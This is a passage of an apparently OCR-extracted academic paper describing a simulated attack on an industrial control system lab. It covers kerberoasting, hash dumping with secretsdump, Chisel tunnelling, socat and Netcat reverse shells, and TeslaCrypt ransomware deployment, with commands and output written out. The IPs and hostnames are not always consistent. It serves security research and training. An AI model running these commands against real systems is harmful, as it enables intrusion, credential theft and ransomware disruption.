

Fig. 8. Offline cracking of Kerberos tickets using Hashcat, revealing the password Password2 for the user operador2.

```
kali@kali:~/usr/local/bin
$ secretsdump.py labcorp.local/operador2@172.16.0.3
/usr/local/bin/secretsdump.py:4:
__import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240626
.193148.f827c8c7', 'secretsdump.py')
Impacket v0.12.0.dev1+20240626.193148.f827c8c7 - Copyright 2023 Fortra
Password:
[!] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb1483842a1796708373b07f200d3c46
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
wrkst5:1000:aad3b435b51404eeaad3b435b51404ee:ed4bd5c510c115cd973d5d5
c306a1cc8:::
[*] Dumping cached domain logon information (domain/username:hash)
LABRCORP.LOCAL/lab.da:$DCC2$10240#lab.da#331572112649a3c9e23648f551bcc
046:(2024-07-12 16:21:24)
LABRCORP.LOCAL/operador1:$DCC2$10240#operador1#4ac572bdbd029b700a93184
3bd8cb1:(2024-07-12 17:45:34)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LABRCORP/OS75$:aes256-cts-hmac-sha1-
96:27cfb16bfb87f6f219d23e510d893e8d4ec4f400018242319d064235574
LABRCORP/OS75$:aes128-cts-hmac-sha1-
96:776b7a3bdd527bcd26a57c40ca54e1ad
```

```
LABRCORP/OS75$:des-cbc-md5:a7b50e57e0436640
LABRCORP/OS75$:plain_password:<NULL>
dpapi_machinekey:03694dd6d1a1bddea1bd96067b6b56d4
dpapi_userkey:0f6317b7b71b1a8e8be3e7d3e98fceaa8
NL$KM
0000 CF A7 14 E5 6A A1 6B 6C D5 64 2F 6E 77 ....j.kl.d/nw
```

Fig. 9. Output from secretdump.py, showing NTLM hashes and LSA secrets extracted from the domain controller labrcorp.local. Extracted credentials include user hashes for Administrator and operador2, as well as machine account secrets for lateral movement.

```
Administrator:Command Prompt
hashcat (v6.2.5) starting
OpenCL API (OpenCL 3.0) - Platform #1 [Intel(R) Corporation]
* Device #1: Intel(R) UHD Graphics 620, 624/1248 MB (496/1248 MB
allocatable), 24MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 1
Applicable optimizers: Pure Kernel
Watchdog: Temperature abort trigger set to 90c
INFO: All hashes found in potfile and/or empty entries line - want to
display them.
C:\Users\username\Downloads\hashcat-6.2.5>hashcat.exe     -m     18200
hashcat.hash -a 0 rockyou.txt
Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23 (RC4-HMAC)
$krb5tgs$23$*username$DOMAIN.LOCAL$@cifs/SERVER.DOMAIN.LOCAL*...s
Time.Started.....: Fri Jul 7 12:38:45 2024 (1 second)
Time.Estimated...: Fri Jul 7 12:38:46 2024 (0 seconds)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 4578 H/s (0.06ms) @ Accel:512 Loops:64 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 4578/4578 (100.00%)
Rejected.........: 0/4578 (0.00%)
Restore.Point....: 4578/4578 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: password1 -> password123
```

Fig. 10. Password hashes extracted from Workstation7_5 using Impacket's secretdump.py tool and Hashcat cracking.

Username: Operador1 | Password: Password1

Username: lab.da (Domain Administrator) | Password: Password123.

The cracked credentials for the domain administrator account (lab.da) (OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®, n.d.) provided unrestricted access to the domain, completing the reconnaissance phase. The results demonstrate the critical impact of misconfigurations, such as disabling Kerberos authentication, and their role in facilitating significant breaches within ICS environments.

B. Exploitation

The exploitation phase focused on leveraging the domain administrator credentials obtained during reconnaissance to traverse network boundaries and gain control over Workstation7_3. This phase employed tunneling and lateral movement techniques using tools such as Chisel and Socat, highlighting critical vulnerabilities in the network segmentation of the ICS.

Step 1: Network scanning and identifying vulnerable services: With valid credentials for lab.da, a domain administrator, we initiated a scan on Workstation7_5 using nmap to identify open ports and services. The command executed was nmap 172.16.0.3. The scan revealed several open ports, including port 22 for SSH (see Fig. 11). This open SSH port allowed us to establish a secure connection to Workstation7_5, which would later serve as a proxy for accessing additional devices in the network.

Step 2: Establishing a tunnel with Chisel: Using Chisel, a lightweight TCP/UDP tunneling tool, we created a reverse tunnel to facilitate lateral movement within the network. The tunnel was established between the Kali Linux machine (server) and Workstation7_5 (client). The commands executed were as follows: First, on Workstation7_5 we executed chisel_1.7.6_windows_amd64 client 172.16.0.10:10 R:socks. Then, on Kali Linux we executed chisel server --reverse -p 10. This reverse tunnel allowed the attacker to route traffic through Workstation7_5 and scan the network beyond it. Using PowerShell scripts executed on Workstation7_5, we identified active devices within the 192.168.3.0/24 subnet, including the IP address 192.168.3.10, corresponding to Workstation7_3 (see Fig. 12 to Fig. 14).

```
$ sudo nmap 172.16.0.3
Starting Nmap 7.49SVN ( https://nmap.org ) at 2024-07-12 12:38 CEST
Nmap scan report for 172.16.0.3
Host is up (0.001s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
135/tcp   open   msrpc
139/tcp   open   netbios-ssn
445/tcp   open   microsoft-ds
3389/tcp  open   ms-wbt-server
49152/tcp open   unknown
49153/tcp open   unknown
49154/tcp open   unknown
49155/tcp open   unknown
MAC Address: 00:0C:29:45:42:EA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 25.52 seconds
```

Fig. 11. Results from nmap scan of Workstation7_5, highlighting open ports, including port 22 (SSH).

```
[root@kali:~/home/full/pentesting]# chisel
2024/07/12 14:35:22 server: Reverse tunnelling enabled
2024/07/12           14:35:22           server:           Fingerprint
aa:bb:cc:dd:ee:ff:11:22:33:44:55:66:77:88:99:00
2024/07/12 14:35:22 server: Listening on http://0.0.0.0:8080
2024/07/12 14:35:35 server: session#1: tun: proxy#R: socks intercepted
2024/07/12 14:35:35 server: session#1: client connected
2024/07/12  14:35:37  server:  session#1:  client  from  127.0.0.1:12345
(2.3.4.5) proxy#R: socks
labcorp@kali:~/Downloads/chisel-linux_1.7.4/chisel_amd64-exe$ ./chisel
client 10.0.0.1:8080 R:SOCKS
2024/07/12 14:35:22 client: Connecting to ws://10.0.0.1:8080
2024/07/12 14:35:22 client: Connected (Latency 20ms)
```

Fig. 12. Using Chisel for tunneling.

```
Directory: C:\Users\lab.da\Downloads
Mode  LastWriteTime    Length Name
-a-- 7/13/2024 12:05 PM      0  C
-a-- 7/13/202412:05 PM 3399041  chisel_1.7.6_windows-amd64.gz
-a-- 7/13/2024 11:26 AM 1073248  socat-exe
-a-- 7/13/2024 11:25 AM  476160  nc.exe-x86-disf.gz
-a-- 7/13/2024 11:25 AM  117529  pcapsniffer.zip
-a-- 7/13/2024 11:24 AM 4913226  Ransomware.TeslaCrypt.zip
-a-- 7/13/2024 11:24 AM    4096  scan_remote.ps1
-a-- 7/13/2024 11:23 AM 2723910  socat-1.7.3.0-windows-master.zip

PS C:\Users\lab.da\Downloads> .\scan_network.ps1
192.168.0.3  is alive
192.168.3.10 is alive
192.168.3.15 is alive
PS C:\Users\lab.da\Downloads>
```

Fig. 13. PowerShell script results showing active devices in the 192.168.3.0/24 subnet.



Fig. 14. Verification of discovered devices in the subnet using additional scans.

Step 3: Pivoting and gaining access to Workstation7_3: With the Chisel tunnel in place, Workstation7_5 was effectively used as a proxy to access Workstation7_3. The active devices identified earlier were verified using additional scans, confirming the presence of Workstation7_3 (see Fig. 15). This demonstrates the effectiveness of pivoting techniques in bypassing network segmentation controls.

```
kali@kali:~/usr/local/bin
┌──(kali㉿kali)-[~/usr/local/bin]
└─$ sudo ssh operador2@172.16.0.3
operador2@172.16.0.3's password:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

labcorp\operador2@OS75 C:\Users\operador2>_
```

Fig. 15. Pivoting to access Workstation7_3 via Workstation7_5 using Chisel.

Step 4: Establishing a reverse shell with Socat: To gain full control over Workstation7_3, we employed Socat, a versatile relay tool for bidirectional data transfer. The reverse shell was established using the following commands. First, on Workstation7_3 we used Socat TCP4:192.168.3.10:4444 EXEC:/bin/bash. Then, on Kali Linux, we used Socat TCP-LISTEN:4444,reuseaddr,fork -. Once the reverse shell was established, we gained administrative control over Workstation7_3 (see Fig. 16 to Fig. 19), allowing for remote command execution and further malicious activity. This step effectively marked the compromise of a critical ICS component.

```
kali@kali:~$
[proxychains] ssh lab.da@192.168.3.10
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain ...  127.0.0.1:8080 ... 192.168.3.10:22 ...
OK
lab.da@192.168.3.10's password:


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
labcorp\lab.da@D9S75 C:\Users\lab.da>ipconfig
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.3.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.3.1
```

Fig. 16. Socat setup for establishing a reverse shell between Workstation7_3 and Kali Linux using Workstation7_5 as proxy.

The exploitation phase underscored critical vulnerabilities in network segmentation and endpoint security within the ICS. By using open-source tools like Chisel and Socat, the attacker successfully demonstrated lateral movement across the network, bypassing segmentation controls to compromise isolated systems. These findings highlight the urgent need to enforce strict network segmentation and access controls, conduct regular audits of open services and ports, and implement real-time monitoring solutions to detect tunneling and pivoting activities. Such measures are essential for mitigating the risks posed by sophisticated exploitation techniques in ICS environments.

```
labcorp\lab.da@D9S75  C:\Users\lab.da\Downloads\socat-extracted\socat-
1.7.3.2-windows-master>socat.exe            tcp-l:1111,fork,reuseaddr
tcp:172.16.0.8:1111
```

Fig. 17. Reverse shell established between Workstation7_3 and Kali Linux using Socat.

```
labcorp\lab.da@D9S75 C: \\\Users\lab.da\Downloads\nc-exe-master\nc.exe
-e cmd.exe 192.168.1.3 1111
```

Fig. 18. Sending the reverse shell payload from Kali Linux to Workstation7_3.

```
kali@kali:~$
Listening on [::]:1111 ...
connect to [172.16.0.10] from (UNKNOWN) [172.16.0.3] 60641
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

labcorp\lab.da@D9S75   C:\Users\lab.da\Downloads\nc-exe-master\nc.exe-
master>
labcorp\lab.da@D9S75   C:\Users\lab.da\Downloads\nc-exe-master\nc.exe-
master>
```

Fig. 19. Reception of the reverse shell payload on Workstation7_3.

C. Post-Exploitation

The post-exploitation phase simulated the deployment of ransomware on Workstation7_3 to evaluate the potential operational and economic impacts on an ICS environment. This phase demonstrated how compromised systems could be leveraged to disrupt industrial processes, cause financial damage, and jeopardize critical infrastructure.

Step 1: Gaining full control over Workstation7_3: Using the SSH tunnel and administrative credentials (lab.da), the attacker established full control over Workstation7_3. Impacket's wmiexec.py tool facilitated remote command execution. The command used was wmiexec.py LABRCORP/lab.da:Password123@192.168.3.3. This provided the attacker with administrative access, enabling the execution of any desired operations on the workstation.

Step 2: Deploying ransomware: To simulate a ransomware attack, TeslaCrypt was deployed on Workstation7_3 as shown in Fig. 20 and Fig. 21. TeslaCrypt, a widely studied ransomware, encrypts files on the target system and leaves them inaccessible until a ransom is paid. The ransomware executable was transferred to Workstation7_3 using the SSH tunnel and the scp command scp TeslaCrypt.exe lab.da@172.16.0.5:/path/to/ destination. Once transferred, the ransomware was executed remotely using the command wmiexec.py LABRCORP/lab.da:Password123@192.168.3.3 "C:\path\to\ TeslaCrypt.exe". The ransomware encrypted files critical to the workstation's functionality, simulating a scenario, where industrial processes are severely disrupted.

Step 3: Observing the impact: After deployment, TeslaCrypt encrypted files on Workstation7_3, leaving them inaccessible

without a decryption key. A ransom note was generated, instructing the user to pay a specific amount to recover their files. The encryption rendered Workstation7_3 inoperable, effectively halting its ability to control or monitor industrial devices.

```
labcorp\lab.da@D9S75
C:\Users\lab.da\Downloads\Ransomware.TeslaCrypt>dir
Volume in drive C has no label.
Volume Serial Number is 240B-0134
Directory of C:\Users\lab.da\Downloads\Ransomware.TeslaCrypt
07/13/2024  11:11 AM    <DIR>          .
07/13/2024  11:11 AM    <DIR>          ..
07/13/2024      11:11    AM                                    290,816
51BAE5FDC0028F7A6B2114CE90036132FA07.exe
               1 File(s)        290,816 bytes
               2 Dir(s)   6,333,552,936 bytes free
labcorp\lab.da@D9S75
C:\Users\lab.da\Downloads\Ransomware.TeslaCrypt>start
51BAE5FDC0028F7A6B2114CE90036132FA07.exe
```

Fig. 20. TeslaCrypt ransomware execution on Workstation7_3.



Fig. 21. Ransom note generated by TeslaCrypt ransomware.

Step 4: Persistent access and monitoring: To maintain control over the compromised workstation, a reverse shell was set up using Netcat, allowing the attacker to reconnect as needed using the command nc -e /bin/bash 192.168.3.10 4444. This ensured ongoing access to Workstation7_3, enabling further malicious activities if desired. Additionally, network traffic was monitored using Wireshark to observe the ransomware's behavior and its impact on data flows within the ICS environment.

The operational impact of this attack was significant. First, the encryption of files prevented Workstation7_3 from performing its critical role in managing industrial processes. This operational disruption could potentially lead to downtime and production losses. Second, such an attack could result in economic consequences in a real-world scenario due to halted operations and ransom payments. Last, such an attack could pose risks to worker safety and the surrounding environment for ICS environments controlling hazardous processes.

Organizations can incorporate this virtual lab framework into routine cybersecurity drills, workforce development, and pre-deployment testing of ICS assets. By distributing configuration templates (e.g., ESXi images, scripts) and maintaining a library of common vulnerabilities, security teams can refine their detection and response strategies. As connectivity in industrial operations grows, hands-on exercises like these are increasingly essential for resilient cybersecurity.

V. Conclusion

This work demonstrates how even a single misconfiguration, such as disabling Kerberos pre-authentication, can lead to credential compromise and ransomware attacks in ICS. By designing a virtual lab aligned with the Purdue model and deploying realistic attack paths, we showed how attackers can exploit AD weaknesses, pivot across segmented networks, and disrupt critical operations through ransomware. These findings underscore the necessity for rigorous network segmentation, continuous monitoring, and proactive vulnerability management, all of which must be tightly integrated into ICS workflows to prevent production downtime and safeguard both personnel and infrastructure. Beyond highlighting the threat of kerberoasting and lateral movement, the virtual lab environment also illustrates the value of hands-on simulation for both training and research. It allows security teams to operationalize best practices recommended by frameworks such as IEC 62443 and NIST SP 800-82, while safely testing new detection or mitigation strategies before deployment on production floors. Findings should be interpreted in light of three constraints. First, the lab currently emulates PLC logic but does not interface with physical controllers, so timing-critical effects (e.g., jitter) are not captured. Second, the campaign focused on Microsoft authentication and remote-access services (SMB/NetBIOS, Kerberos/LDAP, SSH) transported through an HTTP-based tunnel. Field-bus protocols specific to Levels 0-2 such as Modbus-TCP or DNP3 were not modelled. Third, we evaluated one representative misconfiguration scenario. Future work will incorporate hardware-in-the-loop PLCs, additional field-bus protocols and multiple attack paths to broaden generalizability. Next enhancements could include integrating physical PLCs and specialized industrial protocols (e.g., Modbus, DNP3) to evaluate performance impacts and expand testing fidelity. By pairing a controlled yet realistic ICS lab with ongoing vulnerability assessments, organizations can more effectively detect emerging attack vectors, refine incident response procedures, and continuously strengthen their defense-in-depth posture, ultimately ensuring higher resilience and reliability in industrial operations.

References

[1] A. Corallo, M. Lazoi, M. Lezzi, and A. Luperto, 'Cybersecurity awareness in the context of the Industrial Internet of Things: A systematic literature review', Comput Ind, vol. 137, p. 103614, May 2022, doi: 10.1016/j.compind.2022.103614.

[2] D. N. Răceanu and C. V. Marian, 'Cybersecurity Virtual Labs for Pentesting Education', in 2023 13th International Symposium on Advanced Topics in Electrical Engineering (ATEE), IEEE, Mar. 2023, pp. 1–4. doi: 10.1109/ATEE58038.2023.10108187.

[3] International Society of Automatio, 'ISA/IEC 62443 Series: Security for Industrial Automation and Control Systems', ISA. Accessed: Jan. 03, 2025. [Online]. Available: https://www.isa.org/standards-and-publications/isa-standards.

[4] K. Stouffer et al., 'Guide to Operational Technology (OT) security', Sep. 2023. doi: 10.6028/NIST.SP.800-82r3.

[5] T. J. Williams, 'The Purdue enterprise reference architecture', Comput Ind, vol. 24, no. 2–3, pp. 141–158, Sep. 1994, doi: 10.1016/0166-3615(94)90017-5.

[6] SecureAuthCorp, 'Impacket: A collection of Python classes for working with network protocols'. Accessed: Jan. 03, 2025. [Online]. Available: https://github.com/SecureAuthCorp/impacket

[7] R. Ritter, 'Kerbrute: A tool to quickly bruteforce and enumerate valid Active Directory accounts'. Accessed: Jan. 03, 2025. [Online]. Available: Kerbrute: A tool to quickly bruteforce and enumerate valid Active Directory accounts

[8] N/A, 'TeslaCrypt ransomware analysis'. Accessed: Jan. 03, 2025. [Online]. Available: https://blog.malwarebytes.com/detections/teslacrypt/

[9] J. Smedley, 'Chisel: A fast TCP/UDP tunnel over HTTP'. Accessed: Jan. 03, 2025. [Online]. Available: https://github.com/jpillora/chisel

[10] G. Gerhard, 'Socat: Multipurpose relay for bidirectional data transfer'. Accessed: Jan. 03, 2025. [Online]. Available: http://www.dest-unreach.org/socat/

[11] GNU Project, 'Netcat: The TCP/IP Swiss Army Knife'. Accessed: Jan. 03, 2025. [Online]. Available: https://nc110.sourceforge.io/

[12] W. Knowles, J. M. Such, A. Gouglidis, G. Misra, and A. Rashid, 'All That Glitters Is Not Gold: On the Effectiveness of Cybersecurity Qualifications', Computer (Long Beach Calif), vol. 50, no. 12, pp. 60–71, Dec. 2017, doi: 10.1109/MC.2017.4451226.

[13] J. Uramova, P. Segec, J. Papan, and I. Bridova, 'Management of Cybersecurity Incidents in Virtual Lab', in 2020 18th International Conference on Emerging eLearning Technologies and Applications (ICETA), IEEE, Nov. 2020, pp. 724–729. doi: 10.1109/ICETA51985.2020.9379159.

[14] S. Jantunen and T. Hynninen, 'Narrowing Industry-Academia Gap with a Virtual Laboratory', in 2024 47th MIPRO ICT and Electronics Convention (MIPRO), IEEE, May 2024, pp. 304–310. doi: 10.1109/MIPRO60963.2024.10569687.

[15] K. Tharot, Q. B. Duong, A. Riel, and J.-M. Thiriet, 'Industrial Cybersecurity Game-Scenarios Based on the MITRE ATTACK Framework', in 2023 Asia Meeting on Environment and Electrical Engineering (EEE-AM), IEEE, Nov. 2023, pp. 1–4. doi: 10.1109/EEE-AM58328.2023.10395155.

[16] P. Flores, 'Digital Simulation in the Virtual World: Its Effect in the Knowledge and Attitude of Students Towards Cybersecurity', in 2019 Sixth HCT Information Technology Trends (ITT), IEEE, Nov. 2019, pp. 1–5. doi: 10.1109/ITT48889.2019.9075068.

[17] L. S. Cruz and I. E. Fonseca, 'Industrial Control Systems in Environments with Zero Trust Architecture: Analysis of Responses to Various Attack Types', in 2023 Workshop on Communication Networks and Power Systems (WCNPS), IEEE, Nov. 2023, pp. 1–7. doi: 10.1109/WCNPS60622.2023.10344788.

[18] F. Wang, W. Qi, and T. Qian, 'A Dynamic Cybersecurity Protection Method based on Software-defined Networking for Industrial Control Systems', in 2019 Chinese Automation Congress (CAC), IEEE, Nov. 2019, pp. 1831–1834. doi: 10.1109/CAC48633.2019.8996244.

[19] M. Schuba, H. Hofken, and S. Linzbach, 'An ICS Honeynet for Detecting and Analyzing Cyberattacks in Industrial Plants', in 2021 International Conference on Electrical, Computer and Energy Technologies (ICECET), IEEE, Dec. 2021, pp. 1–6. doi: 10.1109/ICECET52533.2021.9698746.

[20] F. A. B. Juarez, 'Cybersecurity in an Industrial Internet of Things Environment (IIoT) Challenges for Standards Systems and Evaluation Models', in 2019 8th International Conference On Software Process Improvement (CIMPS), IEEE, Oct. 2019, pp. 1–6. doi: 10.1109/CIMPS49236.2019.9082437.